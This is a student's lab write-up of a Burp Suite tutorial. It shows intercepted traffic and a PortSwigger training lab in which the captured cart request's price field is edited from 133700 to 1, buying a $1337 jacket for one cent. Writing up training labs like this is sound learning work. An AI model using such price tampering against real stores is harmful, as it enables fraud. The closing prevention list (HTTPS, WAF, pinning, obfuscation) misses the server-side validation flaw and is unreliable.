
Project: Burp Suite Tutorial:

Clay Jones

Objective:


The goal of this lab was to gain an understanding of how burp suite works by learning the capabilities of what it can do. In this tutorial, I learned how to set it up, intercept HTTP traffic with Burp Proxy, and modify HTTP with Burp Proxy.

Step 1:


Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace
Proxy settings
Intercept on
Forward
Drop
Open browser


Request to https://portswigger.net:443 [34.240.117.4]

Type	Direction	Method	URL	Status code	Length
HTTP	→ Request	GET	https://portswigger.net/		




For the first step, I got an understanding of how to intercept incoming HTTP traffic. I opened the burp suite browser and searched https://portswigger.net. The website did not open at first because I had to intercept the request.

Step 2:



Request to https://tags.srv.stackadapt.com:443 [34.196.12.18]

Type	Direction	Method	URL	Status code	Length
HTTP	→ Request	GET	https://tags.srv.stackadapt.com/sa.jpeg		
HTTP	→ Request	GET	https://tags.srv.stackadapt.com/saq_pxl?uid=SEk-Q5_UkYJF2mT9DoZeJQ&is_js=true&landing_url=https%3A%2F%2Fportswigger.net%2F&t=Web%20Application%2...		
HTTP	→ Request	GET	https://googleads.g.doubleclick.net/pagead/viewthroughconversion/11422135271/?random=1734409959199&cv=11&fst=1734409959199&bg=ffffff&guid=ON&async...		
HTTP	→ Request	GET	https://tags.srv.stackadapt.com/js_tracking?url=https%3A%2F%2Fportswigger.net%2F&uid=SEk-Q5_UkYJF2mT9DoZeJQ&v=1&host=https%3A%2F%2Fportswigge...		




Trusted by security professionals.

Best-in-class software and learning for security engineers and penetration testers.

Once I intercepted the request, I then forwarded the intercepted requests and then the web page then loaded up.


Step 3:



Excessive trust in client-side controls

Back to lab description »

Lightweight "l33t" Leather Jacket	$1337.00
Your Virtual Journey Starts Here	$18.36
Folding Gadgets	$95.83
Snow Delivered To Your Door	$31.08



Excessive trust in client-side controls

Back to lab description »

Store credit:
$100.00


My Account

Your username is: wiener

Email


Afterward, I deployed a vulnerable website provided by PortSwigger. I signed in with the provided credentials.

Step 4:



WebSockets message to https://0af500b704643cca801c3f5f00620002.web-security-academy....

Type	Direction	Method	URL	Status code	Length
WS	→ To server		https://0af500b704643cca801c3f5f00620002.web-security-academy.net/academyLabHeader		4
HTTP	→ Request	POST	https://play.google.com/log?format=json&hasfast=true&authuser=0		




WS	→ To server		https://0af500b704643cca801c3f5f00620002.web-security-academy.net/academyLabHeader	4
HTTP	→ Request	POST	https://play.google.com/log?format=json&hasfast=true&authuser=0	
HTTP	→ Request	POST	https://play.google.com/log?format=json&hasfast=true&authuser=0	
HTTP	→ Request	POST	https://0af500b704643cca801c3f5f00620002.web-security-academy.net/cart	

```
POST /cart HTTP/2
Host: 0af500b704643cca801c3f5f00620002.web-security-academy.net
Cookie: session=9VXOUhSo3BSBzhWjrOofla2oRwpBvi49
Content-Length: 49
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0af500b704643cca801c3f5f00620002.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
Safari/537.36
```

Request attributes	2
Request query parameters	0
Request body parameters	4
Request cookies	1
Request headers	23


Afterward, I turned the interceptor on and then I added the "L33t Leather Jacket to my cart." I would then edit the request in the next step.

Step 5:




```
change;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0af500b704643cca801c3f5f00620002.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

productId=1&redir=PRODUCT&quantity=1&price=133700
```



```
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0af500b704643cca801c3f5f00620002.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

productId=1&redir=PRODUCT&quantity=1&price=1
```



Store credit:
$100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$0.01	- 1 +	Remove

Coupon:

Add coupon

Total: $0.01

As you can see, I modified the request by changing the price from 1337.00 dollars to 1 cent by changing the value associated with the price tag. As you can see in the cart, the price changed to 1 cent on the website.

How to prevent:

- Use HTTPs
- Use a Web Application Firewall
- Certificate Pinning
- Disable Proxies
- Obfuscation